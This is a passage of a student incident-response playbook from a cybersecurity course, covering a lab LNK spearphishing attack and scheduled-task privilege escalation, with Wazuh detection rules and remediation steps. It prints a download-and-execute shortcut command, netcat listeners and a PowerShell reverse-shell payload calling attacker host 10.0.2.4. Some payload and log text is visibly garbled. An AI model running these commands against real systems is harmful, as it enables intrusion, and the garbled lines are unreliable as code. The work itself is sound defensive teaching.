



SCHOOL OF INFORMATICS AND IT

DIPLOMA IN CYBERSECURITY AND DIGITAL FORENSICS

INCIDENT RESPONSE AND MANAGEMENT (CDF3C01)

CYBER SECURITY INCIDENT PLAYBOOK

Practical Class Number	Group Number	Name	Matric No
PC01	06	Abdul Kapoor Asbar Firnas	2403219E
		Haja Najumudeen Mohamed Hasif	2400251A
		Loke Si Xuan	2400542C
		Naw May Thet Htar	2403220C

Declaration of Originality

I/We am/are the originator(s) of this work and I/We have appropriately acknowledged all other original sources used as my/our references for this work.

I/We understand that Plagiarism is the act of taking and using the whole or any part of another person's work, including work generated by AI, and presenting it as my/our own.

I/We understand that Plagiarism is an academic offence and if I/We am/are found to have committed or abetted the offence of plagiarism in relation to this submitted work, disciplinary action will be enforced.

Declaration on the use of Generative AI tools for assignments

Describe how you have used Generative AI tools such as ChatGPT or Dall.E-2 in your assignment.

Show snapshots of the conversations with the AI tool (i.e., the prompts you used and the response you get from the AI tool).

How do you indicate the reference?

The content generated by AI tools are not retrievable except by the user who generated them, so they are considered non-recoverable sources. Although non-recoverable data or quotations in APA Style papers are usually cited as personal communications, with ChatGPT-generated text there is no person communicating. Quoting text from ChatGPT chat is therefore more like sharing the output of an algorithm, with a reference list entry and the corresponding in-text citation.


According to the official APA Style site, ChatGPT references should be cited as:

E.g. OpenAI. (2023). *ChatGPT* (Sep 25 version) [Large language model].
<https://chat.openai.com/chat>


Important Note:

- Do not copy answers produced by the AI tool in totality as it is considered as plagiarism.
- Do not rely on any information produced by the AI tool blindly. You should always verify the answer with other sources. Do not assume that these answers provided by the AI tool are correct.
- To achieve quality outputs from the AI tool, you should provide good prompt that is clear and specific. Be precise and provide context. Avoid asking open-ended questions.

NAME AND SIGNATURE OF STUDENT: ABDUL KAPOOR ASBAR FIRNAS



NAME AND SIGNATURE OF STUDENT: HAJA NAJUMUDEEN MOHAMED HASIF



NAME AND SIGNATURE OF STUDENT: LOKE SI XUAN



NAME AND SIGNATURE OF STUDENT: NAW MAY THET HTAR



1. Document Control

Document History

Date	Version	Author	Comments
29 th January 2026	0.1	Abdul Kapoor Asbar Firnas	Added Incident #001
29 th January 2026	0.2	Haja Najumudeen Mohamed Hasif	Added Incident #002
29 th January 2026	0.3	Naw May Thet Htar	Added Incident #003
29 th January 2026	0.4	Loke Si Xuan	Added Incident #004
2 nd February 2026	1.0	Loke Si Xuan	Final Version

TABLE OF CONTENTS

DECLARATION OF ORIGINALITY	2
1. DOCUMENT CONTROL	4
2. PLAYBOOK TTP OVERVIEW	6
3. DETAILED LIST OF CYBERSECURITY INCIDENTS & TTPS	7
3.1 INCIDENT #001 – SPEARPHISHING ATTACHMENT (LNK)	7
MITRE ATT&CK Mapping	7
Attack Documentation	7
Detection / IOCs	10
Remediation Strategies	12
Security Control/Mitigation Recommendations	12
References	13
3.2 INCIDENT #002 – PRIVILEGED ESCALATION VIA INSECURE SCHEDULED TASK PERMISSIONS	14
MITRE ATT&CK Mapping	14
Attack Documentation	14
Detection / IOCs	16
Remediation Strategies	19
Security Control/Mitigation Recommendations	19
References	20
3.3 INCIDENT #003 – PERMANENT WMI EVENT SUBSCRIPTION PERSISTENCE (TIMER-BASED)	22
MITRE ATT&CK Mapping	22
Attack Documentation	22
Detection / IOCs	23
A) Host-based IOCs (WMI Persistence Footprint)	23
B) Windows Event Logs (supporting evidence)	24
C) SIEM / Wazuh (main detection evidence from our demo)	24
Remediation Strategies (Containment, Eradication, Recovery)	25
Eradication (remove persistence properly)	25
Recovery	25
SECURITY CONTROL / MITIGATION RECOMMENDATIONS	25
References	26
3.4 INCIDENT #004 – EXFILTRATION OVER C2 CHANNEL	27
MITRE ATT&CK Mapping	27
Attack Documentation	27
Detection / IOCs	28
Remediation Strategies	29
Security Control/Mitigation Recommendations	30
References	31

2. Playbook TTP Overview

This document provides an overview of the tools, tactics and techniques demonstrated in recent cybersecurity incidents that have occurred within the organisation, along with the various detection, mitigation/remediation and recommended security controls to further strengthen the organisation's security posture:

<u>Incident Number & Title Name</u>	<u>Tactic Name</u>	<u>Technique Name & ID</u>
Incident #001 – Spearphishing Attachment (LNK)	Initial Access	Spear phishing Attachment – T1566.001
Incident #002 – Privileged Escalation via Insecure Scheduled Task Permissions	Privilege Escalation	Scheduled Task/Job: Scheduled Task - T1053.005
Incident #003 - Permanent WMI Event Subscription Persistence (Timer-based)	Persistence	Event Triggered Execution: Windows Management Instrumentation - T1546.003
Incident #004 – Exfiltration Over C2 Channel	Data Exfiltration	Exfiltration Over C2 Channel – T1041

Should a pictorial representation of the Tactics, Techniques and Procedures (TTPs) is required, please refer to the following JSON file which can be loaded onto the [ATT&CK® Navigator](#) website:



ICRM.json

3. Detailed List of Cybersecurity Incidents & TTPs

3.1 Incident #001 – Spearphishing Attachment (LNK)

MITRE ATT&CK Mapping

<u>Tactic</u>	<u>Technique ID</u>	<u>Technique Name</u>	<u>Sub-technique Name (if applicable)</u>	<u>Operating System</u>	<u>Permissions Required to perform attack (User/Admin/NIL)</u>
Initial Access	T1566.001	Phishing	Spear phishing Attachment	Windows 11	User (requires the user to click/open the attachment)

Technique justification (alignment to MITRE definition):

This incident demonstrates T1566.001 Spearphishing Attachment because the initial access vector is an email-delivered attachment (malicious .LNK shortcut) that relies on user interaction to execute. The shortcut then stages a payload download and execution that results in attacker access (reverse shell).

Related techniques observed during execution (supporting evidence):

- T1204.002 – User Execution: Malicious File (user clicks malicious LNK)
- T1105 – Ingress Tool Transfer (payload downloaded from attacker server)
- T1059.003 – Windows Command Shell (cmd.exe /c ...)
- T1059.001 – PowerShell (powershell.exe wget ...)
- T1070.004 – File Deletion (payload removed post-execution consistent with observed artefacts)


Attack Documentation

- Netcat listener on attacker machine


Evidence: nc -lvnp 8443 listening

```
(root@kali)~# nc -lvnp 8443
listening on [any] 8443 ...
```

- C:\icrm showing the disguised shortcut notepad.exe (Shortcut) and the payload 8443 (Application)



- LNK properties window showing the Target launching cmd.exe /c powershell.exe



- The full highlighted shortcut command line

`C:\Windows\System32\cmd.exe /c powershell.exe wget http://10.0.2.4/8443.exe -OutFile C:\icrm\8443.exe && C:\icrm\8443.exe`

- Attacker netcat shows connection from victim and Windows command prompt appears


```
(root@kali)~# nc -lvp 8443
listening on [any] 8443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 53271
Microsoft Windows [Version 10.0.26200.6584]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

- HTTP access logs showing repeated GET /8443.exe with 200 status codes from victim IP


```
(root@kalivm)-[~]
# 10.0.2.15 - - [01/Feb/2026 01:49:08] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:49:20] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:50:04] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:51:05] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:53:10] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:54:17] "GET /8443.exe HTTP/1.1" 200 -
10.0.2.15 - - [01/Feb/2026 01:59:32] "GET /8443.exe HTTP/1.1" 200 -
```

- C:\icrm showing the payload



- whoami output confirming user context

```
PS C:\Windows\System32> whoami
whoami
windows-vm\vboxuser
PS C:\Windows\System32>
```

- Wazuh alert screenshot showing suspicious shell execution and file deletion activity

>	Feb 1, 2026 @ 11:29:41.703	T1059.003	Execution	Windows command prompt started by an abnormal process	4	92052
>	Feb 1, 2026 @ 11:29:41.623	T1087 T1059.003	Discovery, Execution	Suspicious Windows cmd shell execution	3	92032
>	Feb 1, 2026 @ 11:29:37.897	T1070.004	Defense Evasion	Powershell was used to delete files or directories	3	92021
>	Feb 1, 2026 @ 11:29:35.109	T1087 T1059.003	Discovery, Execution	Suspicious Windows cmd shell execution	3	92032

Commands / Steps Observed

Attacker system (preparation):

nc -lvp 8443

Victim execution (contained within the malicious LNK target):

C:\Windows\System32\cmd.exe /c powershell.exe wget <http://10.0.2.4/8443.exe> -OutFile C:\icrm\8443.exe && C:\icrm\8443.exe

Explanation of the Attack (step-by-step)

- The attacker delivers a phishing email containing a malicious shortcut attachment disguised as a legitimate notes/notepad file.
- The victim clicks the shortcut (notepad.exe), triggering the embedded command chain.
- The shortcut launches cmd.exe, which invokes PowerShell to download 8443.exe from the attacker-controlled server (10.0.2.4).
- The downloaded file is saved to C:\icrm\8443.exe and then executed immediately.

- After the payload runs, the victim system establishes a reverse shell connection to the attacker listener on TCP port **8443**, allowing interactive command execution.
- The payload is subsequently removed from the folder, which reduces visible evidence on disk and is consistent with cleanup/anti-forensic behaviour.

Command Breakdown (line-by-line)

nc -lvnp 8443

- **nc**: netcat used to receive inbound connections.
- **-l**: listen mode.
- **-v**: verbose output (shows connection details).
- **-n**: numeric addressing (no DNS lookups).
- **-p 8443**: listens on TCP port **8443**, which is used as the reverse shell callback port.

C:\Windows\System32\cmd.exe /c powershell.exe wget <http://10.0.2.4/8443.exe> -OutFile C:\icrm\8443.exe && C:\icrm\8443.exe

- **cmd.exe /c**: executes the following command and exits. This is commonly used in malicious shortcuts to run a one-click execution chain.
- **powershell.exe**: runs PowerShell to perform a network download and file write operation.
- **wget <http://10.0.2.4/8443.exe>**: downloads the payload from the attacker-controlled web server.
- **-OutFile C:\icrm\8443.exe**: writes the payload to C:\icrm\8443.exe.
- **&& C:\icrm\8443.exe**: executes the payload only if the download succeeds, ensuring reliable staging and execution.

Detection / IOCs

Detection

This incident was detected using existing endpoint monitoring/alerting. The detection screenshot shows events consistent with:

- **Abnormal command shell execution** (shortcut-driven cmd.exe invocation).
- **Suspicious cmd shell activity** (execution chain behaviour).
- **PowerShell activity associated with file deletion** (consistent with the disappearance of 8443.exe after execution).
- Detection of Phishing through LNK files detected.

>	Feb 1, 2026 @ 11:29:41.703	T1059.003	Execution	Windows command prompt started by an abnormal process	4	92052
>	Feb 1, 2026 @ 11:29:41.823	T1087 T1059.003	Discovery, Execution	Suspicious Windows cmd shell execution	3	92032
>	Feb 1, 2026 @ 11:29:37.897	T1070.004	Defense Evasion	Powershell was used to delete files or directories	3	92021
>	Feb 1, 2026 @ 11:29:35.109	T1087 T1059.003	Discovery, Execution	Suspicious Windows cmd shell execution	3	92032
▼	Feb 1, 2026 @ 18:51:05.255	T1566.001 T1059.001 T1059.003 T1105	Initial Access, Execution, Command and Control	Suspicious Process Creation: PowerShell downloading and executing an EXE via CMD (Possible Spearphishing/LNK payload)	12	100001

Table	JSON	Rule
@timestamp		2026-02-01T18:51:05.255Z
_id		SLH4KJwSLJqjAYBta
agent.id		002
agent.ip		10.0.2.15
agent.name		win11
data.win.eventdata.commandLine		powershell.exe wget http://10.0.2.4/8443.exe -OutFile C:\icrm\8443.exe
data.win.eventdata.company		Microsoft Corporation
data.win.eventdata.currentDirectory		C:\Windows\System32\
data.win.eventdata.description		Windows PowerShell
data.win.eventdata.fileVersion		10.0.26100.5074 (WinBuild.160101.0800)
data.win.eventdata.hashes		SHA256-0FF8F2C94BC7E2633A5F7E18DE162E50BA70396F31C705F56381870317E8C46
data.win.eventdata.image		C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe
data.win.eventdata.integrityLevel		Medium
data.win.eventdata.logonGuid		{c2df1c5-0ea3-6982-1477-040000000000}
data.win.eventdata.logonId		0x47716

Custom Rule:

```
<group name="sysmon,initial_access,malware_execution,">

  <rule id="100001" level="12">
    <if_sid>61603</if_sid> <field name="win.eventdata.parentImage">\\cmd.exe</field>
    <field name="win.eventdata.commandLine"
type="pcrc2">powershell.exe.*wget.*http.*.exe</field>
    <description>Suspicious Process Creation: PowerShell downloading and executing an
EXE via CMD (Possible Spearphishing/LNK payload)</description>
    <mitre>
      <id>T1566.001</id> <id>T1059.001</id> <id>T1059.003</id> <id>T1105</id>
    </mitre>
  </rule>
</group>
```

Indicators of Compromise (IoCs)

Host-based IoCs (file locations + expected values)

- Malicious shortcut file
 - Location: C:\icrm\notepad.exe
 - Expected value: Type is “Shortcut (.lnk)” (not a legitimate Notepad binary)
 - Suspicious behaviour: shortcut masquerades as a trusted Windows executable name
- Downloaded payload
 - Location: C:\icrm\8443.exe
 - Expected value: created shortly after shortcut click; may be removed after execution (cleanup)

Command-line / configuration IoCs (expected values)

- Shortcut target contains download-and-execute chain:
 - cmd.exe /c powershell.exe wget <http://10.0.2.4/8443.exe> -OutFile C:\icrm\8443.exe && C:\icrm\8443.exe
- Suspicious process chain (expected telemetry pattern):
 - explorer.exe (or mail client) → cmd.exe → powershell.exe → 8443.exe

Network IoCs (expected values)

- Payload retrieval:
 - Source: 10.0.2.15
 - Destination: 10.0.2.4
 - Request: GET /8443.exe
 - Expected value: HTTP 200 responses in server logs
- Reverse shell callback:
 - Source: 10.0.2.15
 - Destination: 10.0.2.4
 - Port: 8443/TCP

Remediation Strategies

Containment (stop the attack)

- Immediately isolate the affected host from the network (disconnect or EDR isolate).
- Terminate suspicious processes if active:
 - cmd.exe, powershell.exe, and unknown executables related to the incident.
- Block current attacker connectivity:
 - Temporarily block outbound to attacker IP 10.0.2.4 and port 8443.

Eradication (remove sources of compromise)

- Preserve evidence (screenshots/log exports) before removal.
- Remove malicious artefacts:
 - Delete C:\icrm\notepad.exe (malicious LNK shortcut)
 - Delete C:\icrm\8443.exe if present
- Conduct a scan and confirm no persistence (startup entries, scheduled tasks, registry Run keys).

Recovery (prevent further compromise)

- Reset credentials for the affected user account if interactive access was confirmed.
- Validate system integrity and restore normal operations only after verification.

Security Control/Mitigation Recommendations

- **Email attachment filtering**
 - Block inbound **.LNK attachments** from external senders.
 - Use sandbox detonation for suspicious attachments.
- **Egress filtering / outbound firewall control**
 - Restrict outbound traffic to untrusted destinations and uncommon ports (e.g., TCP/8443).
 - This directly disrupts reverse shell callbacks.
- **PowerShell hardening and logging**
 - Enable PowerShell logging (Script Block logging and Module logging).
 - Alert on PowerShell downloading executables to user-accessible directories.
- **Application control**
 - Use AppLocker/WDAC to restrict execution from non-standard directories such as C:\icrm\.
 - Prevents “download-to-folder and execute” payload behaviour.

References

Spearphishing Attachment (T1566.001) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1566/001/
User Execution: Malicious File (T1204.002) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1204/002/
Ingress Tool Transfer (T1105) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1105/
Windows Command Shell (T1059.003) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1059/003/
PowerShell (T1059.001) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1059/001/
File Deletion (T1070.004) – MITRE ATT&CK	https://attack.mitre.org/techniques/T1070/004/

3.2 Incident #002 – Privileged Escalation via Insecure Scheduled Task Permissions

MITRE ATT&CK Mapping

<u>Tactic</u>	<u>Technique ID</u>	<u>Technique Name</u>	<u>Sub-technique Name (if applicable)</u>	<u>Operating System</u>	<u>Permissions Required to perform attack (User/Admin/NIL)</u>
Privilege Escalation	T1053	Scheduled Task/Job	Scheduled Task	Windows 11	User

Technique Justification: This incident demonstrates **T1053.005** because the adversary identifies a pre-existing scheduled task that executes a script with SYSTEM privileges. By exploiting weak file permissions, the adversary overwrites the script with malicious code, causing the Task Scheduler to execute the payload in an elevated security context.

Attack Documentation

1. Firstly, I began by performing basic reconnaissance of the file system to find potential avenues for privilege escalation. I used the command:

ls C:

to list the root directory, which immediately revealed a non-standard folder named **TaskScripts**. Seeing a custom folder like this in the root directory is a significant red flag, as such folders often contain automated scripts that may not have the same strict security permissions as standard Windows system directories.

```
PS C:\icrm> ls C:\
ls C:\

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          2/4/2026   4:57 PM             icrm
d-----          9/16/2025   3:47 AM             inetpub
d-----          4/1/2024    3:26 PM             Perflogs
d-r-----        12/3/2025   5:57 PM             Program Files
d-r-----        2/4/2026   12:09 AM             Program Files (x86)
d-----          2/4/2026   12:47 AM             TaskScripts
d-r-----        12/3/2025   5:49 PM             Users
d-----          2/4/2026    7:17 AM             Windows
-a-----        12/3/2025   5:51 PM             1568 vboxpostinstall.log
```

I then navigated into the directory using the command:

ls C:\TaskScripts

where I identified a file named **cleanup.ps1**. Since this script appeared to be part of an automated routine, I proceeded to investigate if it was being executed by a high-privilege account and if its permissions were insecure.

```
PS C:\icrm> ls C:\TaskScripts
ls C:\TaskScripts

Directory: C:\TaskScripts

Mode                LastWriteTime         Length Name
----                -
-a-----         2/4/2026  5:30 PM             393 cleanup.ps1

PS C:\icrm>
```

2. Once I knew which file the system was using, I needed to see if I could change it. We need this step to **prove that the system was weak** before we try to attack it. In simple terms, we are looking for a "door" that was left unlocked.

I used the command:

ls C:\TaskScripts\cleanup.ps1 | Get-Acl | Select-Object -ExpandProperty Access

This command is like checking the security guest list for a specific file. It points to the script (ls), asks the computer for its list of "who is allowed to do what" (Get-Acl), and then pulls out the detailed names and rules (Select-Object -ExpandProperty Access).

```
PS C:\Windows\System32> ls C:\TaskScripts\cleanup.ps1 | Get-Acl | Select-Object -ExpandProperty Access
ls C:\TaskScripts\cleanup.ps1 | Get-Acl | Select-Object -ExpandProperty Access
```

```
FileSystemRights : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited : False
InheritanceFlags : None
PropagationFlags : None

FileSystemRights : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited : True
InheritanceFlags : None
PropagationFlags : None

FileSystemRights : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited : True
InheritanceFlags : None
PropagationFlags : None

FileSystemRights : ReadAndExecute, Synchronize
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited : True
InheritanceFlags : None
PropagationFlags : None

FileSystemRights : Modify, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited : True
InheritanceFlags : None
PropagationFlags : None
```

My screenshot proves the "Guest" group (Authenticated Users) has "Full Control" over the file, which means anyone can rewrite the script with a malicious payload to take over the system.

3. I used the command:

nc -lvp 4444

on the Kali Linux machine **to set up a listener**. This is just like keeping your phone line

open and waiting for a specific call. We used **port 4444** as the specific "channel" so the Windows machine knows exactly where to find us. When the scheduled task runs our script, the victim computer "calls" our Kali IP address on this port, which gives us full control of the system.

```
(root@kali)~# nc -lvp 4444
listening on [any] 4444 ...
```

- Next, I used the **Out-File** command, which overwrites the existing, safe script with our malicious "reverse shell" code. We need this step to plant our trap in a location where the computer's "Master" (SYSTEM) user will automatically run it for us. By storing our instructions in the \$payload variable and forcing them into the file, we ensure that the next time the scheduled task triggers, it "calls" our Kali machine instead of performing its normal cleanup

```
PS C:\Windows\System32> $payload = '$c = New-Object System.Net.Sockets.TCPClient("10.0.2.4", 4444);$s = $c.GetStream();[byte[]]$b = $c.GetStream().GetBytes(1024);$b | Out-String;$sb = $sb + "PS " + (pwd).Path + ">";$sb = ([text.encoding]::ASCII)$payload = '$c = New-Object System.Net.Sockets.TCPClient("10.0.2.4", 4444);$s = $c.GetStream();[byte[]]$b = 0..65535|%{0};w = (iex $d 2>&1 | Out-String);$sb2 = $sb + "PS " + (pwd).Path + ">";$sb2 = ([text.encoding]::ASCII).GetBytes($sb2);$s.Writ
PS C:\Windows\System32>
PS C:\Windows\System32> $payload | Out-File -FilePath C:\TaskScripts\cleanup.ps1 -Encoding ASCII
$payload | Out-File -FilePath C:\TaskScripts\cleanup.ps1 -Encoding ASCII
PS C:\Windows\System32>
```

- In the screenshot below, the Netcat session shows that the "phone call" we were waiting for has been answered. When the scheduled task ran our trapped script, it gave us a command prompt with the highest possible permissions. By typing **whoami** and seeing **nt authority\system** as the result, we have official proof that we now have full control over the entire Windows machine. Hence proving a successful Privilege Escalation.

```
(root@kali)~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 59911

PS C:\WINDOWS\system32> whoami
nt authority\system
PS C:\WINDOWS\system32>
```

Detection / IOCs

Prior to the execution of the attack, Wazuh was configured with specific rules and integration with Windows Sysmon and PowerShell Operational Logging to ensure full visibility into administrative abuses.

- Privilege Escalation Monitoring (T1053):** I configured Wazuh to monitor for MITRE Technique T1053.005, focusing on the creation or modification of Scheduled Tasks.

This involved monitoring taskschd.msc events and registry changes to ensure any task pointing to a system-level script was audited.

- **Rule Configuration (T1059.001):** I enabled rules targeting the Execution phase of the attack. By monitoring for suspicious PowerShell keywords (like TCPClient and IEX), the system could flag when a scheduled task deviated from its normal "cleanup" behavior.
- **Logging Policy:** PowerShell Script Block Logging (Event ID 4104) was enabled via Local Group Policy. This was crucial because it allowed the Wazuh manager to capture the plain-text content of the hijacked cleanup.ps1 script at the moment it was executed by the SYSTEM account.
- **File Integrity Monitoring (FIM):** The Wazuh agent was specifically configured to monitor C:\TaskScripts\. This provided an early-warning signal the moment the script was overwritten, prior to the task actually running.

```

14
15 <!-- 2) PRIVILEGE ESCALATION - Scheduled task executes PowerShell script -->
16 <group name="powershell,privilege_escalation,">
17
18   <rule id="100007" level="15">
19     <if_sid>91802</if_sid> <field name="win.eventdata.scriptBlockText" type="pcr2">{?i}TCPClient.*GetStream.*iex.*\.\Write</field>
20     <description>Critical: Reverse Shell Payload Detected in PowerShell Script Block. Potential Privilege escalation/Execution.</description>
21     <mitre>
22       <id>T1059.001</id> <id>T1053.005</id> <id>T1071.001</id> </mitre>
23   </rule>
24 </group>
25

```

This incident was detected via Wazuh endpoint monitoring. The logs show three key indicators of the attack:

- **Malicious Script Execution:** Wazuh captured the full reverse shell payload (ScriptBlock ID: d21a34ef...). This confirmed the script was attempting a TCP connection to the attacker's IP (10.0.2.4).
- **Abnormal Behavior (T1059.001):** The system flagged high-risk PowerShell activity, specifically the use of Invoke-Expression to run code strings. These alerts were logged on Feb 1, 2026.
- **Privilege Escalation (T1053.005):** Telemetry confirms the code was executed via a Scheduled Task running as SYSTEM, allowing the attacker to bypass standard user restrictions.

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Feb 1, 2026 @ 18:28:30.288	T1059.001 T1053.005 T1057.001	Execution, Persistence, Privilege Escalation, Command and Control	Critical: Reverse Shell Payload Detected in PowerShell Script Block. Potential Privilege escalation/Execution.	15	100007
Table	JSON	Rule			
@timestamp	2026-02-01T10:28:30.288Z				
_id	pfYKJwBLBjqvAYtzuuN				
agent.id	002				
agent.ip	10.0.2.15				
agent.name	win11				
data.win.eventdata.messageNumber	1				
data.win.eventdata.messageTotal	1				
data.win.eventdata.path	C:\TaskScript\cleanup.ps1				
data.win.eventdata.scriptBlockId	cfb0cb64-581d-4a15-a311-991d51729905				
data.win.eventdata.scriptBlockText	\$c = New-Object System.Net.Sockets.TCPClient("10.0.2.41", 4444);\$s = \$c.GetStream();[byte[]]\$b = 0.65535*[NIO2:while]{\$s = \$c.Read(\$b, 0, \$b.Length) -ne 0}{\$s = (New-Object System.Text.ASCIIEncoding).GetString(\$b,0, \$b.Length) -ne 0}{\$s = (hex \$b 2-H) Out-String 1;\$b02 = \$b + "YPS I" + (gwsl.Path + ">" -> \$b02 + @([Text.Encoding]::ASCII).GetBytes(\$b02);\$s Write-Host 0;\$b01.Length;\$s Push-Null;\$c.Close}				
data.win.system.channel	Microsoft-Windows-PowerShell/Operational				
data.win.system.computer	Windows-V/M				
data.win.system.eventID	4104				
data.win.system.eventRecordID	5750				

Indicators of Compromise (IoCs)

1. Host-based IoCs (The Clues inside the Computer) (These are changes made directly to the files on the Windows machine.)

Writable Task Script: This is the "unlocked door." The file cleanup.ps1 allowed unauthorized users to modify its contents. In a secured system, only the "Boss" (Admin/SYSTEM) should have write access, but here, even a "Guest" (Authenticated User) could overwrite it.

- **Location:** C:\TaskScripts\cleanup.ps1
- **Expected Value:** Only SYSTEM and Administrators should have "Write/Modify" permissions.
- **Compromise Indicator:** Authenticated Users group has "FullControl" access.

Malicious ScriptBlock: This is the "recorded footage." The security tool (Wazuh) caught the exact moment the malicious code ran. It recorded a specific ID number and the exact PowerShell commands that told the computer to "call" the attacker's IP address.

- **ScriptBlock ID:** d21a34ef-dc19-4470-a39d-cf9f4578d83e
- **Content (Captured Payload):** ``powershell \$c = New-Object System.Net.Sockets.TCPClient("10.0.2.4", 4444); \$s = \$c.GetStream(); [byte[]]\$b = 0..65535|%{0}; ... \$sendbyte = ([text.encoding]::ASCII).GetBytes("PS " + (Get-Location).Path + "> ");
- **Significance:** The log specifically shows the use of System.Net.Sockets.TCPClient to connect to 10.0.2.4 on port 4444, which is characteristic of a reverse shell.

2. Command-line / Configuration IoCs (The "How") (This explains the "behavior" of the computer during the attack.)

Wazuh Detection Pattern: This is like a security alarm going off because it saw someone wearing a mask. The alarm (specifically Rule T1059.001) triggered because it saw PowerShell being used to run code from a "string" (text), which is a common trick used by hackers to hide their real intentions.

- **Rule ID:** T1059.001 (Command and Scripting Interpreter: PowerShell)
- **Command Activity:** The telemetry shows the execution of Invoke-Expression (IEX) and Get-Content -Stream patterns, which are used to convert text strings into executable commands in memory.

- **Alert Level:** High

Process Chain: This is the "family tree" of the attack. It shows that the Task Scheduler (the parent) started PowerShell (the child), which then immediately reached out to the internet. Normally, a simple cleanup script shouldn't be making "phone calls" to an external IP address.

- **Process Lineage:** svchost.exe (Task Scheduler Service) → powershell.exe (Running the hijacked script) → Network Connection established to 10.0.2.4.
- **Parent Process ID:** The logs identify the parent as the system service responsible for scheduled tasks, confirming the T1053.005 technique was used for execution.

3. Network IoCs (The "Where") (This shows where the stolen data or the "phone call" went.)

Reverse Shell Callback: This is the actual connection. It shows the "Source" (your Windows machine 10.0.2.15) calling the "Destination" (the Kali Linux machine 10.0.2.4). **Port 4444** is the specific "doorway" they used to talk to each other.

- **Source:** 10.0.2.15 (Windows-VM) (Victim)
- **Destination:** 10.0.2.4 (Kali) (Attacker)
- **Port:** 4444/TCP

Remediation Strategies

1. File Permission Hardening (Stop & Prevent)

The root cause was that Authenticated Users had "Full Control" over the script.

- ❖ Use the `icacls` command to reset the permissions on the `C:\TaskScripts\` folder.
- ❖ Ensure only SYSTEM and Administrators have "Write" or "Modify" permissions. Regular users should have "Read & Execute" only.

2. Integrity Restoration (Eradicate)

The `cleanup.ps1` file is currently a "trap" containing a reverse shell.

- ❖ Delete the compromised `cleanup.ps1` file immediately.
- ❖ Restore the original, legitimate version of the script from a secure backup or a known-good source.

3. Session Termination (Containment)

